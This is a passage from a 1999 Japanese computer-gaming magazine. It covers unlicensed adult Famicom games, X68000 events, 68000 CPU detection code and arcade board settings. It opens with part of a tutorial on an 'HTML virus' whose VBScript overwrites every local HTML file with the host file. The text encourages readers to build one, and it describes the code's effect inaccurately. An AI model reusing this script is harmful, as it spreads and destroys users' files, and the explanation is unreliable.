バリアント型変数の宣言（Dim文）をして、ファイルオブジェクトをバリアント変数に指定します。そして、上記のロケーション欄（ブラウザのURL欄）のファイルのパスを"file:///"形式から"C:¥～"のように変換して指定。いっぽう、あとのループで使うホストアドレスを、たんなる"root=/"に設定します。

```
    While folder.IsRootFolder = false
        Set folder = fso.GetFolder(cpath)
        Set fc = folder.Files
        cpath = fso.GetParentFolderName(cpath)
```

検索されたローカルのフォルダが"root (=¥)"ではない限りループを繰り返します。そして、フォルダのファイル名（複数）をゲットし、

```
        For each f1 in fc
            s = Fso.GetExtensionName(f1.name)
            If f1.path <> HostPath then
                If s = "htm" or s = "html" then fso.CopyFile HostPath, f1.path
            End If
        Next
    Wend
End Sub
-->

</script>
```

そのあとで、フォルダ内の各ファイルごとに拡張子を調べて、htmかhtmlだったら、上記に述べたホストへコピーします。つまり「ハードディスクのHTMLファイルをサーバ側でゲットする」ということです。

おおよそ、どのようなものであるか検討がついたのではないでしょうか？　またウィルスではありませんが、このようにVisualBasicScriptやActiveX、Javaなどで作成された不正プログラムは約1,500種類にのぼるそうです。興味のある人は試しに作ってみるのも面白いかもしれませんね。来月は今回よりも少し難しい例を挙げて、HTML Virusを解説していきます。

●FM-7はどうなった。エミュレータもないみたいだし、話題にものぼらない…。（熊本県熊本市/PDR）　㊙話題にならなかったら自分から話を振るんだ。「こんにちは、最近FM-7やってる?」「えっ、いまはⅧの時代だろ」「『FF』じゃなくてFMだよ」「…」。

レアゲームを掘り起こす！

レトロゲーム

文：芸夢古希堂　　レビュー：まにあX

家庭用美少女ゲームマシンといえば、みなさんがまず思い浮かべるのがPCエンジンとサターンでしょう。いやはや、惜しいハードを亡くしましたなぁ…。あ、あとPC-FXというのもあったかな？

ファミコン裏の歴史？

ファミコンが黄金期を迎えていた'80年代中期は、PC-88シリーズなどホビーパソコンで美少女ゲーム（当時はまだ「アダルトゲーム」などと呼ばれていた）が現れ始めた時期でした。またアーケードの麻雀ゲームにも脱衣というオプションが付き始め、それが主流になっていったころでもありました。

そう、当時はアダルトビデオの流行でビデオデッキの普及に拍車がかかっていた時代。「最新ハードが広まるには、エロメディアが欠かせない」という定説のなか、最先端のゲーム機であるファミコンにも、起爆剤となるエロメディアの登場が待たれていた…。というわけではないでしょうが、地下ではちゃっかりと存在していたのです。

非公認ソフトのからくり

任天堂はソフトの粗製乱造で消滅した「ATARI VCS」の轍を踏まないために、厳しいライセンス制度を敷いていたことは有名です。しかしこのライセンス制度に、1つの抜け道があることに気がついたメーカーがありました。その名は「ハッカーインターナショナル」。一説によると、もとは正規の開発ソフトハウスだったともいわれる制作集団です。彼らはその技術力を駆使して、オリジナルの美少女ゲームをいくつも世に送り出していました。

じつはファミコンソフトはその意匠登録に「イジェクトレバーを押すと、カートリッジを抜くことができる」という機能が設定されています。これは、フ

●『魔人学園』シリーズファンの私としては、あの世界がワンダースワンで表現できるのか非常に心配。それよりプレステで続編を早く出してくれ!!（静岡県磐田郡/安部　享佑）　㊎それは実物が出るまでのお楽しみということで。気に入らなかったら遊ばなければいいだけの話だし。

ファミコンが一般的な技術を集積して作られていたため、許可したメーカー以外にプログラムの制作自体を禁じる法的な根拠がなかったからなのです。

つまり、イジェクトできないカートリッジを製作すれば「これはファミコンのソフトではない」と主張することができるのです。ディスクシステムもクイックディスクのケースを改造したものが使用され、ライセンスを取得せずに販売していました。

さらに任天堂ライセンスを受けないということは、同社の倫理チェックを受けなくてよいという利点ももたらしました。法に触れない限り、どのような表現でも可能になったのです。


ファミコンの美少女事情

ファミコンの美少女ゲームとなると、いちばん気になるのはグラフィックでしょう。いちおう絵が命の美少女ゲームですから、グラフィック機能は十分に研究されていたようです。ノーライセンス品といえば悪質なソフトを想像するかもしれませんが、少なくとも目的の画面（笑）に関しては正規の市販品を凌駕したものがたくさんありました。パッケージにだまされて『ワ○キュー○の冒険』や『ア○ナ』を買って煮え湯を飲まされた人たちには、むしろこっちのほうが人気だったほどです。

しかしゲーム自体については、いくらご褒美CGのためとはいえ単調な作業の繰り返しや理不尽な難易度を強要されるなど、楽しいという評判はあまり聞かれません。いちばんのウリとなる美少女CGに力が入りすぎてしまったのか、技術力があってもゲームをよく知らない人が作っていたのかもしれませんね。

非公認ソフトはここが違う！

非公認ソフトのカートリッジは横の出っ張りが小さく、イジェクトスイッチは使わずに手で引き抜かないと取り出せないのが特徴だ。



基本的にクイックディスクへ取り出すためのベロを追加したもの。もちろん正規品ではないので、任天堂へ書き替えに持って行くと怒られる。

非公認ソフトが残したもの

このハッカーインターナショナルの任天堂非公認ソフトはよく売れたようで、正確な数はわかりませんが一説には全部で50タイトル以上あるといわれるほどです。しかしファミコン以降はPCエンジン、メガドライブ、スーファミなどにプラットフォームを移して供給されていたものの、じょじょにその種類は減少していきます。とくにゲーム市場の主力マシンがプレステやサターンになってからは、1本も発売されていません。

これは一般の正規メーカーもギャルゲーや美少女ゲームを作るようになってしまったのが原因だと思われます。わざわざゲーム性に問題のある非公認ソフトで遊ぶ理由は、なくなってしまったのです。

またライセンス規約に抜け道が少なくなってしまい、ソフト1本あたりの開発費が高くなったことも原因かもしれません。特殊なプロテクトチップやフォーマットを解析するには資金が必要ですし、広い販売網を持たない非公認メーカーでは体力がもたなかったのでしょう。

後期にはパソコンソフト顔負けの過激な表現ばかりが話題になりましたが、がんじがらめの規制を抜け出し、ユーザーの望むソフトを作り続けるという姿勢には考えさせられるものがあります。「売れるから」という理由だけで、表現を変えたパソコン18禁ゲームを家庭用に移植するよりよほど潔いと思うのですが、みなさんはどうでしょうか？　どうやらわれわれは惜しい存在を失ったようです…。

ところがこう嘆いていた矢先、ひそかにアンダーグラウンドのプレステ用美少女ゲームが某所で開発されているとの情報を得ました。どうやら自由を求める心は、まだ死に絶えてはいなかったようですね。

●裏技が少なくなったといわれますが、探せば必ず見つかります。ゲームにもっと愛情を。（新潟県三条市/ジングルないと）　改造コード全盛のいまじゃねぇ。『ゼビウス』の無敵はかなりインパクトがあったけど、いまじゃ改造コードで簡単にできちゃうんだもんなぁ。

まにあXの 原色桃源郷・酒池肉林 任天堂非公認ソフトコレクション

●ミスピーチワールド

ハッカーインターナショナル

日本人の感覚とは掛け離れたバタくささが…。

萌え度 ★
H度 ★★

横スクロールのアクション。ゲームタイトルから受けるイメージはモロパクリだが、内容はマリリン・モンロー（?）がスケボーに乗って暴れまくるファンキーゲームだ。ステージクリア後のCGがこれまたものスゴい代物で、可愛さはファミコン史上最低。それもそのはず、じつはこのゲームは海外への輸出を考えて制作されたらしい。

●AVワールドサッカー

ハッカーインターナショナル


バカゲーファンにも広く受けそう。

萌え度 ★★★★
H度 ★★★★

予想に反して超本格サッカー!? 一見すると普通のゲームにしか見えない。H抜きで考えてもかなりよくできている。ただゴールキーパーがボールを持っていられる時間に制限がないため、1点でもスコアを取ったら時間稼ぎで簡単に勝てる。CGはリアル系でけっこうキレイだが、このときの女の子の台詞がかなり意味不明で笑える。

●ピラミッド/クレオパトラ危機一髪

ハッカーインターナショナル




原画はエロ漫画家のわたなべよしまさ氏。

萌え度 ★★★
H度 ★★★

落ち物パズル。横一列にブロックを並べると、そのラインが消えるという『テ○リス』のようなゲームシステムである。ブロックを三角形を基調にした変則的な形にしたのはおもしろいが、1時間遊んで1ラインも消せないということはザラ。難易度以前の問題のような気がしてならない。CGはけっこうキレイに描かれている。

●パピヨンギャルズ

ハッカーインターナショナル



難しすぎて、ご褒美CGまで行けない!

萌え度 ★★★★
H度 ★★★

縦スクロールシューティング。ダメージを自機のグラフィックの変化によって表現している点が新鮮。最初はゴツイ自機が、傷付いていくごとに小さくボロボロになっていく。難易度は高いので、ボス以外のザコはまともに戦うよりも適当にやり過ごすのがコツだ。ちなみに1ステージをクリアしただけではご褒美CGは拝めない。

●パソコンゲーム作りにはまっています。著作権を無視したようなゲームを作っていますが、友達も楽しんでいるので、いいよね㊙さん。（大分県大分市/トリプルクリック）㊙アイデアには著作権は存在しないからシステムはまねても問題なし。でも、キャラまでパクリじゃ寂しすぎるぞ。

●セーラー服美少女図鑑#5

ハッカーインターナショナル

ボタンは交互に押すので、連射パッドは不可。

萌え度 ★★★★★
H度　★★★★

「セーラー服美少女図鑑」シリーズ。ABボタンを交互に連打して、マイキャラのハゲオヤジがハシゴをのぼる。頂上にいる女の子のところまでたどり着くとステージクリア。ステージクリア後にご褒美CGが表示されるが、これがなかなかよくできていてファミコン美少女ゲームのなかでも1・2を争う美しさ。長時間遊ぶと指が痛い。

●ソープパニック

ハッカーインターナショナル


画面下にいる裸の美女は制作者のワナだ！

萌え度 ★
H度　★★★★

落ち物パズルの変形。画面下から次々と湧きあがってくる4色の泡を、同色4つつなげて消滅させる。その名前から推測されるとおり（?）ソープランドがモチーフになっているが、表示される台詞がまた絶妙で雰囲気が出ている。ゲーム自体はけっこう遊べるが、パッケージも含めて絵がリアル系なのは賛否が分かれるかも。

●AV美少女戦士

不明



○麗VSマーキュ○ー。まさにカオス。

萌え度 ★★★★★
H度　★★★

脱衣対戦格闘ゲーム。これはアジア方面を中心に出回っていたソフトで、どこかで見たことのあるようなキャラばかり登場する。しかしご褒美CGは対戦キャラとはまったく無関係のパソコン美少女ゲーム「天仙○々」からのパクリ。しかし操作性やご褒美CGにおけるレベルの高さはかなりのもので、アジアンゲームにしては芸が細かい。

めざすは完全リスト！任天堂非公認ソフトカタログ製作プロジェクト発動

ハッカーインターナショナル社製のファミコンソフトは、いったい何種類発売されたのだろうか？　このコーナーではその謎を解明するべく、フルカタログの制作に乗り出すことにした。発売元に聞けば一発でわかるのだろうが、あいにく現在の所在地はおろか存在しているのかすら不明。そこでみなさんのからの情報を集めて、リストを完成させたいと考えている。「ハッカー社製のソフトを持っているぞ」という人がいたら、ぜひ編集部に教えてほしい。

ハッカーインターナショナル社製のソフトは、いったい何種類あるのだろうか!?

●『ファイナルファンタジーVIII』は発売日にメチャクチャ売れたようですが、『ドラクエ』とちがってひったくり事件が起こらなくてつまらない。（東京都練馬区/とんずら）　●そんなことをいって自分がひったくられても知らないぞ。人の不幸を喜ぶ人には天罰が下ります。これ宇宙の法則。


X680x0オンリーイベント
「フェスタ・68」5月4日開催！

日時：1999年5月4日　午前10:00～午後3:30
東京千代田区外神田「マーク・インタースペース」にて
地下鉄銀座線「末広町駅」徒歩0分
JR線秋葉原駅徒歩7分

連絡先：URL=http://www.geocities.co.jp/SiliconValley-PaloAlto/4247/

ProtoPlastBBS
TEL：03-5627-6618
ID：PPBS0027
しゃかんきょりたもつ

満開ネット
TEL：03-3985-6204
ID：MKSX085
しゃかんきょりたもつ



なんと5月4日にユーザーの手によるX68kオンリーのイベントが開催されることになったので、ぜひご紹介をさせていただきやしょう！　というわけなんですね、はい。

しかし、すばらしいです。このイベント「フェスタ・68」ではユーザーのパワーいまだ健在！というのが見られます。X68kを持っている人いない人、どちらさまもぜひ参加してくださいね。

内容はというと、同人ハード・ソフトからX68k関連同人誌、オリジナルグッズの即売をはじめ、同人ソフトの『魔法のシューター・プッチンプリン』、『ねぴあらんど』で有名なKJIさんのオリジナルゲームによるゲーム大会など、なんでもありのイベントです。また、満開の九九式の試作ボードなどもうまくいけば見ることができますし、満開製品の即売なんかもやりますので、この機会にぜひどうぞ（宣伝宣伝）。

参加サークルも20近く決まり、じょじょに盛り上がってきました。『超連射68K』や、すたじおRE・O・NAの『040Exeel』、『SF XVI』のデータや、CD-ROMマガジンのサークルなど、みどころもたくさん予想されます。

さて、サークル参加の受け付けは4月4日まで。1スペース（長机の半分）3,000円です。発表できるものがある人は、いまからでも遅くないので申し込んでみてはいかがでしょうか？　スペース料は当日会場で支払う方法ですので、キャンセル料などもかかりません。

なお、当日の一般参加は入場料300円。前売りもチケットぴあにて扱っています。むりやり「カタログ必ず買ってください」というイベントより良心的かもしれませんね。もちろん当日参加も可能ですが、覚悟を決める意味でも前売りを買って、ゴールデンウィークは秋葉原ですごそう！ってのもいいんじゃないでしょうか。

主催のしゃかんきょりたもつ氏は、ミニX68kなどのグッズを精力的に制作されていますが、彼のWebページなどでサークル参加の申し込みを行っています。会場では、電源を使うことができますので、X68k本体を使ったデモ・実演も行われる予定です。きっと楽しいイベントになるでしょう。

●ポケットステーションのパチモノは出ますかねぇ。㈱さん？（北海道函館市/芋スペシャル）　㈱出る可能性は高いでしょう。もし、出るならば、ここはお約束どおりに、パッケージには「ポケットステーツョソ」とか書いてほしいところ。もしくはポケステ型のファミコンとかね。

クリエイターをめざすキミへ！

問答無用でアマチュアCGAコンテストに足を運ぶのだ

船本　昇竜

X68kでその腕を鍛えたプログラマや手打ち職人（1ドット単位でドット絵を作成できる人）が、現在のゲーム市場――とくにプレステ市場で――大活躍していることは業界、そしてゲームラボ読者にはなかば常識でしょう。同様にX68kなど、その腕（指?）を鍛えた元パソコンユーザーが活躍している現場。それがCGアニメーションです。その登竜門的存在である、PROJECT TEAM DoGA主催によるアマチュアCGAコンテストの発表会が近づいてきました。今年でなんと11回。まさにCGアニメーションの歴史の一端といっても過言ではないでしょう。

●CGAコンテストとは?

「アマチュアCGA（Computer Graphic Animation）作品の発表の場を設け、広く一般にCGAをPRするとともに、その質的向上を促進する」という主旨で毎年開催されています。ここ数年の爆発的ともいえるPCグラフィック環境の発展（と『LightWave 3D』の普及）という背景もあり、すでに絵的にはアマチュアのソレであることをまったく感じさせないグレードのコンテストです。

在りし日、X68kによる作品がかなりの割合を占めていた時代、このコンテストをとおり抜けた数多くの「X68kあがりのデジタルアーティスト」が、いま実際に活躍しているのをみることができます。そこで、これからも要チェックの人々を、その代表作といっしょに紹介しましょう。いかに、このコンテストが人材育成という意味をなしているか知ることができると思います。

●ロマのフ比嘉氏：第9回グランプリ「ONEDAY,SOMEGIRL」

NHK-BS番組でも取り上げられた、いま一番ホットな「デジタル監督」。「CGアニメ＝美少女・メカ」というパソコンレベルの認識を向こう側に置いた、あえていうならタランティーノ的カッコよさが炸裂する氏の作風。X68kとかCGで云々…という以前に、1つ1つの作品をキッチリと組み上げられる力量には正直脱帽。現在は作品制作に平行してCG雑誌で連載もされており、X68k時代の作品に関しては、激光電脳倶楽部のvol.1、4、5に収録されています。要チェックだ。

●由水桂氏：第6・7回入選「DRIVIN'WOMAN」など

あとにも先にも「永瀬麗子」。そう『レイジレーサー』、『R4』のアノべっぴんさん（ある雑誌の年間美女No.1の座を、実在の人間を押さえて獲得！）の産みの親。何かの間違いかとも思わせる造形、そして表情へのこだわりは、まさに業界一。5年以上も前になるX68k時代、つまり現在のCPUパワーに比べて何千分の一しかパワーのない時代からこだわってきたソレは、まさに本物。

●ひらのりゅうじ氏：第8・9回入選「カメちゃん海を行く」など

CGアニメーションを語るうえで外せないのが、デジタル編集。テープを回しては止めるといった作業をすることなく、シークエンスノートからフレーム単位であーだのこーだのし、たくさんのシーンをつないで最終的に1つの流れにする。現在、OVAとして発売されている「青の6号」の編集助手を勤められている氏も、上記入選作品では膨大なカットをハイテンポなBGMにあわせ、これでもかとつないで見せつけてくれました。この作品も激光電脳倶楽部Vol.2に収録されています。


ほかにも、X68k出身である／ないに関わらず、数多くのアーティストが誕生しています。また、主催のDoGAさんもTVアニメ「ロストユニバース」の制作に参加されていたことも有名ですね。何年後かに活躍する人たちの作品をいち早く見に行きませんか?

東京上映会
開催日：1999年4月4日（日）
時間：開場12:30開演13:00終了17:00（予定）
会場：なかのZERO大ホール
東京都中野区中野2-9-7
交通：JR中央線・地下鉄東西線「中野駅」下車、南口から東へ徒歩7分
地下鉄丸ノ内線「新中野駅」下車、鍋屋横丁から北へ徒歩10分

関西上映会
開催日：1999年4月11日（日）
時間：開場12:30開演13:00終了17:00（予定）
会場：京都テルサテルサホール
京都市南区新町通九条下ル
交通：地下鉄九条駅より徒歩5分、JR京都駅八条口より徒歩10分、市バス九条車庫停留所すぐ

料金：入場無料

●ファミコンの「沙羅曼蛇」が480円!! 次の日に買いに行ったらみごとに売り切れ。グワァー。（北海道函館市／レグナ〇VR-4岩井） ㊢だーかーらー、中古はその場で買わなきゃダメなんだって。これ鉄則。今日から寝る前に「中古は即ゲット、中古は…」と1,000回繰り返そう。



●考察その壱

将来的には零式にも何らかのGUIを載せなければならない。が、WindowsやMacOSなどのGUIは、本当に「使える」GUIなのだろうか？　考えてもみてほしい。たかだか17〜19インチのディスプレイに何枚ものウィンドウがバラバラと表示されるやりかたが、本当に使いやすいのだろうか?

Windowsで作業するときなどは、1枚のウィンドウを全画面集約して表示させないと使いづらくておさまりの悪いものが多いし、MacOSの場合はもっと悲惨で、フローティングウィンドウをバラバラに重ねて表示しないと使えないという「非常にうっとうしい」状態だ。けっきょく使わないツールやプラグインまでをごちゃごちゃ画面に出さないといけないからこういうことになるんだ、という結論に帰しないだろうか。

つまり、フリーカーソルのペンしか使わないヤツにベジェツールやボックスツールを提供する必要はないし、その反対もしかり。フォントを使わない作画にまでフォントのツールはいらないのである。が、フォントを必ず使うユーザーにとっては、起動したあと何か作業をして、フォントを使う段になってやおらフォントのツールや設定を読み込むシステムは、非常にストレスが溜まるのである。

こうした在りかたはメモリを圧迫し、いらないツールを取捨選択する自由をユーザーから奪っているにすぎない。ツールに振り回されたCGが氾濫しているのをみれば、あまりにも明々白々ではないか?

我々ユーザーは、ツールを本当に理解して使う必要がないだろうか？　そして、その理解が進むときに初めて自分の道具を自分で作るというオリジナリティあふれるコンピューティングが始まるのであり、道具を自らのモノにすることができるのではないか？　という疑問を投げかけておこう。

●考察その弐

ユーザーの自由について書いてみたが、字数が空いたのでフリーソフトウェアについて。この単語から何をイメージするかはさまざまだろう。「タダで使えるソフト」だったり「オンラインで入手できるソフト」だったり「無保証が原則」（市販ソフトでも変わらないが）だったり「タダより高いものはない」だったり…。

が、ここで重要なことは「ユーザーにどれだけの自由を与えることができるか」だ。それは、**(1) ソースが公開されていることであり、(2) ユーザーがユーザー用に改造できることであり、(3) 不具合をユーザー自身が修正できること**だったりするわけである。ここを極点として考えていかなければ、本当に「オープン」な環境を作ることはできない。

なんでもかんでも「シェアウェア」になってしまうご時勢だし、某マザー3のヒトのサイト上でシェアウェア礼賛なんかもされているが、けっきょくソースの公開もなくシェアでなくユーザーを縛ることになっていないか、という点が真面目に検討されなければならないだろう。

いわゆるGPLとはかかわりなくフリーソフトのなかには「ソースを見せられません」なんて事情があったり（たとえば非公開の企業秘密に属するデータを扱うソフトのように、内部の人とか守秘契約をしている人によるものとか）、ヘタに改造されたくないと考える人がいたり、おいらにゃ改造できるスキルがたりない、とか一筋縄ではいかない面もあるのだが…。基本的なフォーマットなのにライセンスがあって不便なんて状況は、やっぱりユーザーにとっておいしくないのである。

とにもかくにも「公開してあってユーザーが自由にソースにアクセスできる」のは何よりも重要なことだと思う。零式の絡みでいうと、たとえばハード部分（ソフトも）などでも最初からすべて公開するのは難しいかもしれない。他社のチップを使用することで守秘契約は発生するかもしれない。んが、それは将来的にチップの置き替えなどによって公開できるようにしてフィックスされていく（べき）ものだろう。

視点、論点しか出してないが、次号以降では将来的な零式のGUIについて、思いを馳せていこうと考えているところだ。

●ドリキャスで『風のリグレット』が出るみたい。メチャクチャ画面を見てみたい。（神奈川県伊勢原市/チョーさん）　㊟今度の『風のリグレット』の画面は飯野賢治のスクリーンセイバーだ。飯野賢治の顔面ドアップが無数に浮かんでは消えて『バイオハザード』よりこわいぞ。

X68kのミクロな世界へ

M68000ファミリのMPUの種類判別

鎌田 誠

プログラムのなかで、現在使用中のMPUの種類を判別しなければならないことがある。たとえば、プログラムを限界まで最適化しなければならない場合や、演算速度が予測できないと困る場合などだ。今回は、68000～68060をプログラムで判別する方法をいくつか紹介しよう。

●スケールファクタを使う方法

68020以上のMPUでは、インデックスをともなうアドレッシングにスケールファクタを指定することができる。いっぽう、68000～68010ではスケールファクタを意味するビットがつねに無視されるので、スケールファクタが働いているかを調べることでMPUが68020以上かどうかをユーザモードのまま判別することができる。

例：68020以上かどうか調べる

```
.cpu   68020
X:   moveq.l   #1,d0
and.b   (X-1,pc,d0*2),d0
bne〈68020以上の処理〉
〈68010以下の処理〉
```

●MULU命令を使う方法

あまり知られていないかも知れないが、68020～68040の「MULU.L〈ea〉,Dx:Dy」という命令はx=yのときの結果が定義されておらず、モトローラのマスクセットでは68030と68040で結果が異なる。そのため、MPUが68030または68040であることがわかっているときはMULU命令を使うことでユーザモードのまま68030と68040を見分けることができる。

スケールファクタとMULU命令を組み合わせれば、ユーザモードのまま68000、68030、68040の3種類のMPUの判別が可能である。

例：68030と68040を見分ける

```
.cpu   68020
moveq.l   #1,d0
mulu.l   d0,d0:d0
tst.l   d0
bne〈68040の処理〉
〈68030の処理〉
```

●制御レジスタの未実装ビットを使う方法

68020以上のMPUにはCACR（キャッシュコントロールレジスタ）という制御レジスタがあるが、このレジスタの内訳は68020～68060ですべて異なっている。未実装のビットは1を書き込んでも0が読み出されるので、特定のMPUだけで定義されているビットに1を書き込んですぐに読み出したときに1が読み出されるかどうかを調べることで、MPUの種類を判別することができる（1を書き込んでも差し障りのないビットを選択し、0だったところに1を書き込んで1が読み出されたときは、あとで0に戻さなければならない）。制御レジスタは特権命令を使わなければアクセスできないので、スーパーバイザモードで行う必要がある。

たとえば、MPUが68020以上のとき、CACRのビット23をセットできれば68060。ビット15をセットできれば68040。ビット8をセットできれば68030。それ以外は68020という順序でMPUを判別できる。

●命令の有無を調べる方法

同じM68000ファミリのMPUでも、実装されている命令や制御レジスタが少しずつ異なる。そのため、特定のMPUでなければ実行できない命令を実行してみて未実装命令例外が発生するかどうかを調べることで、MPUの種類を判別することができる。

スーパーバイザモードで例外処理ハンドラを一時的に乗っ取らなければならないなど、前述の方法と比較すると少々手間がかかるが、正規の手順ですべてのMPUの種類を確実に判別することができる。

たとえば、MOVEfromCCR命令がなければ68000、TRAPF命令がなければ68010、CALLM命令があれば68020、MOVECfromURP命令がなければ68030、MOVECfromPCR命令がなければ68040、それ以外は68060、という順序で調べればよい。

●例外スタックフレームのサイズを調べる方法

68010以上のMPUでは例外スタックフレームに必ずフォーマットとベクタオフセットが記録されているが、68000ではそれが記録されない。つまり、68000と68010以上のMPUでは例外スタックフレームのサイズが異なる。この違いを調べることで、MPUが68000かどうかを判別することができる。

たとえば、TRAP命令でSSPが6減れば68000、8減れば68010以上。これはHuman（v2.15以降）にも使われている。

●GLに占いコーナーができたが、僕はジャレコファミコンソフト『中国占星術』で占ってるからいいや。（秋田県南秋田郡/かにみそ）㊙でも、的中率がぜんぜん違うぞ。イヨ先生には「よく当たります」というハガキはあまりこないが、当たらないというハガキもこないからね。

袴田直樹の 基板道場 基板の設定を探る

http://home2.highway.or.jp/hakamata/

矢印を踏んだり踏めなかったりしている毎日ですが、みなさんいかがお過ごしでしょうか？ 相変わらず『DDR（ダンスダンスレボリューション）』漬けで、2nd発売前になんとかシングル全曲踏破できました。かくして臨んだ2ndは先行入荷3日めにして池袋でMANIACコマンドがバレたりして…。要不要に関してネットで議論されたりもしていましたが、あるものはしかたないですね。今回は基板の楽しさを引き出す「設定」についての話です。

基板の設定の方法

みなさんは買ってきた基板をそのまま使っているのでしょうか？ ちょっと説明書を見ればいろいろな設定ができることは知っているとは思いますが、ここでひととおりみていきます。テストボタンを取り付ける必要がない限り、工具とか難しいことはありませんので気軽に設定をいじってみましょう。

〈設定のタイプ〉

■DIPスイッチ

もっともおなじみの方法です。小さいスライドスイッチが並んでいます。8ビットが2個というのが一般的ですね（コナミはずっと8-8-4ビットの3個を使っていた）。スイッチは小さいのですが、爪の先で操作できるタイプや、スイッチがくぼんでいる上に保護シールが貼ってあって、尖ったものがないと操作困難なパターンなどもあります。


また、『ダライアス』（タイトー）に使われているタイプのDIPスイッチはオレンジのスイッチの「つまみ」自体が折れやすかったりします。まあ、未使用だったり、さして問題のないビットならば、そのままでもかまわないでしょう。もちろん取り替えることもできますが、片面が全部GNDパターンなので、引っこ抜くにはけっこう苦労すると思われます。ヘタなICを抜くより難しいかもしれません。

■テストスイッチ


最近多いこのタイプ。ソフトメニュー形式であるため、物理的に設定数に制限があったDIPスイッチタイプよりも、自由に設定項目を作れます。テストスイッチではなくテスト端子の場合もあります。コネクタに割り当てられている信号をGNDに落としてテストに入るものです。『ペンゴ』（セガ）などがそうでした。

セガのモデル2シリーズなどはコネクタにテスト信号がきていますが、基板にはテストだけでなく、サービススイッチも実装されています。サービススイッチはテストのメニューを進めるために必要なこともあるので、テストスイッチを付けるときには、ついでにサービススイッチも付けるべきです。ナムコの基板もサービススイッチを多用しますから。

さて、このテストスイッチですが、使いかた（つなぎかた）には2種類あります。一瞬だけ



〈写真1〉8ビットのスライドスイッチが2つ並んだ、きわめて一般的なDIPスイッチ。



〈写真2〉いっぽう、こちらは8-8-4ビットのコナミ基板。

●セガのホームページにある4コママンガの「瀬賀くん」が全然おもしろくありません。あっ、だったら見なきゃいいのか。（東京都大田区/ポストン倶楽部）㊟あのマンガだけはなぜ存在しているのかわかりませんね。でも、たまに新作が増えているし、ファンもいるのかな？

GNDに落とすタイプとつなぎっぱなしにするタイプです。

前者は普通のPUSHボタンで大丈夫ですが、後者はずっと押しっぱなしにしなければいけないので、2接点以上のトグルスイッチなどを使いましょう。ナムコの基板がかならずこのようになっています。

また、ナムコばかりでアレですが、ナムコの基板にはDIPスイッチが付いていて、たいてい1番がテストとなっています。最近の基板では2ビットのスイッチで、2番は画面停止になっています。このスイッチが上がりっぱなしだと、基板が起ち上がらないので注意してください。

テストスイッチとDIPスイッチを併用している基板もあります。コナミのGXシリーズがそうです。いわゆるソフトメニュー設定で、画面反転や音声出力関係などがDIPスイッチ設定になっています。回路の都合でしょうが、なんとなくわかるような気がしますね。

■ROM交換

DIPスイッチを実装していることもあるのですが、いわゆるギャンブル系の基板にこのようなものがあります。ペイアウト率やコイン設定など、直接ゲーム性にかかわる部分はROM交換でやってしまうことが多いようです。ギャンブル系というと聞こえが悪いですが一般にいうメダル機のこと。

■ジャンパ

これはかなり特殊な例ですが、基板上のジャンパを付け替えることにより設定が変わるものです。「設定なんてそんなに変えるものではない」と思われてた時代の基板がそうであったようです。たとえば、『ヘッドオン』（セガ）など。

近年では、東亜系のシューティングで国設定をジャンパで替えることができます。ここでいうジャンパは挿し替えるタイプではなく、きちんと0Ω抵抗やジャンパ線でハンダ付けされたものです。もちろん説明書にはそのようなことは記載されていません。ちなみに、タイトルや表記が変わるくらいで、ゲーム内容はさほど変わりません。

COIN/CREDIT OPTION SWITCH SETTING　DIP SWITCH A

DIP SWITCH A								GAME PRICE SETTING.
1	2	3	4	5	6	7	8	
OFF	OFF	OFF	OFF	OFF	OFF	OFF	OFF	1 COIN 1 CREDIT
ON	OFF	OFF	OFF	ON	OFF	OFF	OFF	1 COIN 2 CREDITS
OFF	ON	OFF	OFF	OFF	ON	OFF	OFF	1 COIN 3 CREDITS
ON	ON	OFF	OFF	ON	ON	OFF	OFF	5 COINS 1 CREDIT
OFF	OFF	ON	OFF	OFF	OFF	ON	OFF	6 COINS 1 CREDIT
ON	OFF	ON	OFF	ON	OFF	ON	OFF	1 COIN 6 CREDITS
OFF	ON	ON	OFF	OFF	ON	ON	OFF	2 COINS 1 CREDIT
ON	ON	ON	OFF	ON	ON	ON	OFF	3 COINS 1 CREDIT
OFF	OFF	OFF	ON	OFF	OFF	OFF	ON	4 COINS 1 CREDIT
